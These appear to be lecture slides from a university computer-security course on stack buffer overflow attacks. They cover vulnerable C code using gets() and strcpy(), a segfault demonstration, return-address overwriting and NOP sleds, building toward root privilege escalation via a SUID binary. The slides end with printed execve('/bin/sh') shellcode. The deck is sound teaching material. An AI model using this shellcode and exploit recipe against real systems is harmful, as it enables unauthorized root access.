CMSC 426
Principles of Computer Security

Lecture 04

Stack Overflow Attacks

Last Class We Covered

- Memory allocation in programs
- Assembly language review
  - Registers
  - **`PUSH`**, **`POP`**, **`CALL`**, **`RET`**
- cdecl
  - Code example
- Vulnerable code
  - Finding and avoiding

Any Questions from Last Time?

Today's Topics

- Stack Overflow Example
  - Code
  - Example Run
- Exploit Code Example

- Exploit Input
  - Shellcode
  - Return addresses
  - NOP sleds

Stack Overflow Example

Stack Overflow Example Code

- Relevant code snippet:

```
int main()
{
  char first[5];
  char name[15];

  printf("Please enter a name: ");
  gets(name);
  printf("\nfirst: %s\n", first);
  printf("You entered the name %s\n", name);
  return 0;
}
```

Stack Overflow Example Run

```
linuxserver1[7]% ./a.out

Please enter a name: Gibson

first:
You entered the name Gibson

linuxserver1[8]% ./a.out

Please enter a name: Dr. Katherine L. Gibson

first: . Gibson
You entered the name Dr. Katherine L. Gibson
```

Stack Overflow Example Compile

```
linuxserver1[13]% gcc overflow.c
overflow.c: In function ‘main’:
overflow.c:16:3: warning: implicit declaration of function ‘gets’;
did you mean ‘fgets’? [-Wimplicit-function-declaration]
   gets(name);
   ^~~~
   fgets
/tmp/ccncipQo.o: In function `main':
overflow.c:(.text+0x3e): warning: the `gets' function is dangerous
and should not be used.
```

They ***really*** don’t want anyone using **`fgets()`** … I wonder why?

Overflowing the Stack Buffer

- Requires the use of a lower-level language (like C) that will allow the use of unsafe functions and methods
  - Like **`strcpy()`** or **`gets()`**

- End goal is to use the overflow to overwrite important things
  - Return addresses
  - Function parameters
  - “Normal” memory with code supplied by the attacker

Another Stack Overflow Example Run

```
linuxserver1[15]% ./a.out

Please enter a name: Dr. Katherine Gibson is teaching this course with a very long
title - CMSC 426: Principles of Computer Security

first: ibson is teaching this course with a very long title - CMSC 426: Principles of
Computer Security
You entered the name Dr. Katherine Gibson is teaching this course with a very long
title - CMSC 426: Principles of Computer Security
Segmentation fault (core dumped)
```

Segmentation Faults

- Happens when memory is written to that should not be
- Or when memory is accessed that should not be

- Not 100% consistent – sometimes C/C++ will let you "get away" with accessing or writing to memory that doesn't "belong" to you/the program
  - The more you mess up, the more likely it will be caught
  - Overflow attack input shouldn't be much longer than is needed

Exploiting Stack Overflows

Overflow Exploit Source Code (part 1)

```
int main(int argc, char *argv[]) {

    if (argc != 2){
        printf("Invalid number of arguments\n");
        exit(1);
    }

    bof(argv[1]);

    printf("Completed\n");
    return 0;
}
```

- Simple **`main()`** for calling a function with an overflow exploit in it

Overflow Exploit Source Code (part 2)


```
int bof(char *str)
{
    char buff[512];
    strcpy(buff, str);

    printf("The length of your ",
           "string is %d\n",
           strlen(buff));

    return 0;
}
```

- What are we trying to exploit with this code?
- Using the unsafe function **`strcpy`**
  - If **`str`** is longer than **`buff`**, this will cause an overflow

Visualizing the Stack

- What will the stack look like once the **`bof()`** function has been called?

- What part of this is most vulnerable?
- What part is going to be exploited?



Overwriting Return Addresses

- Want to control where the program “returns” to after a function is completed
- If we can force it to return to somewhere in memory where malicious code exists, then it will execute that code instead
- Accomplish this by overwriting the actual return address with one of our own making, that directs to the malicious code

Shellcode

- The malicious code that we want to be run
- In our example, will be causing a shell to open
  - (This is why it's typically called shellcode)
- Ideally, with root privileges
  - Will let us be a "super user"
  - Remove and edit files, view all files and directories, make changes to permissions of other files
  - (We'll discuss how to accomplish this next time)

NOP Sleds

- Can be tricky to jump exactly to the start of the shellcode

- "**NOP**" means "no operation"
- When the program sees a **NOP**, it moves on to the next instruction

- Create a sequence of **NOP**s
  - Jumping anywhere inside it will allow you to "sled" to your actual shellcode

Quick Note: Word Alignment

- Having things on the stack align along word boundaries is automatically done (important to everything running smoothly)
  - Words are four bytes (32 bits)
- But this is not the case when we're editing the contents of the stack by causing a buffer overflow

- Having the *new* return address in our overflow input line up with the *original* return address needs to be managed
  - We must control our shellcode and NOP sled sizes to ensure that the final return address (and anything else) will be correctly aligned

Example
Stack Buffer Overflow Exploit

Overflow Exploit Goal

- In this example, the goal is privilege escalation
  - Gaining privileges you didn't have before

```
rj@ubuntu:~/demo$ ls -la
total 24
drwxrwxr-x 2 rj   rj   4096 Sep  7 09:52 .
drwxrwxr-x 2 rj   rj   4096 Sep  7 09:52 ..
-rwsr-xr-x 1 root root 8492 Sep  7 09:52 vulnerable
-rw-r--r-- 1 root root  407 Sep  7 05:52 vulnerable.c
```

- Note that the **`vulnerable`** executable has the SUID bit set
  - SUID → "Set User ID upon execution"
  - Linux will run this program with the user ID and permissions of its owner (in this case, root)


Stack Smashing

```
Starting program: /home/rj/demo/vulnerable AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA
The length of your string is 726
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

What happened here?


- The **`bof`** function tried to return to **`0x41414141`** (an invalid address) and caused a segfault
  - **`0x41`** is '**`A`**' in ASCII

Visualizing the Stack "Post Screaming"



Creating the Exploit

- We can control the address that the bof function returns to if we pass it specially crafted input
  - (Instead of screaming at it)
- The construction of the input will be in this form:
  - [**NOP** SLED][shellcode][return addresses]
- And since the stack "writes" up, it will look like this on the stack itself
  - *Sizes are approximately to scale*



Shellcode

- Instructions with the purpose of opening a shell
  - In this example, a root shell
- It can't contain any NULL characters
  - 1) It's being passed in as command line input
  - 2) **`strcpy`** will go until it sees a NULL character
- It's often limited to a very small size
  - We have 512 bytes in this case,
    but we'll still keep the shellcode short

Return Addresses

- We need to figure out where the return address of **`bof`** is located on the stack in order to overwrite it with our own

- It's a bit higher on the stack than the local variables
- We could do the math…

- Or we can just include a bunch of copies of our return address in our exploit and hope one overwrites it
  - Always word aligned (so no "partial" overwrite)

Return Addresses

- We also need to decide what the value of our return address should be
  - We want to jump to our shellcode, so that it's executed as though it's the intended code to return to
  - Needs to be an absolute address
  - *(We'll use gdb to do this, covered in detail later)*

- We may not get the exact address of our shellcode using gdb, but we can estimate it
  - Estimating will be enough, because…


NOP Sled

- Fill a large area of memory with NOP instructions before the shellcode
  - "Below" it on the stack,
    in the lower addresses

- If our estimate of where to "return" to points to anywhere in the NOP sled, we'll end up executing the shellcode

Putting it All Together

- The address returned to when `bof()` exits is overwritten
- The function instead returns to somewhere in the NOP sled
- The NOP sled leads execution to the start of the shellcode
- The shellcode executes and we get a root shell



Writing the Exploit (Shellcode)

```
char shellcode[] =
    "\x31\xc0"              /* xorl    %eax,%eax     */
    "\x50"                  /* pushl   %eax          */
    "\x68""//sh"            /* pushl   $0x68732f2f   */
    "\x68""/bin"            /* pushl   $0x6e69622f   */
    "\x89\xe3"              /* movl    %esp,%ebx     */
    "\x50"                  /* pushl   %eax          */
    "\x53"                  /* pushl   %ebx          */
    "\x89\xe1"              /* movl    %esp,%ecx     */
    "\x99"                  /* cdql                  */
    "\xb0\x0b"              /* movb    $0x0b,%al     */
    "\xcd\x80"              /* int     $0x80         */
;
```

- Will explain how this works in detail next time

Daily Security Tidbit

- Canadian passports have a neat security feature
- Can see more examples at
  - https://imgur.com/gallery/3u8xP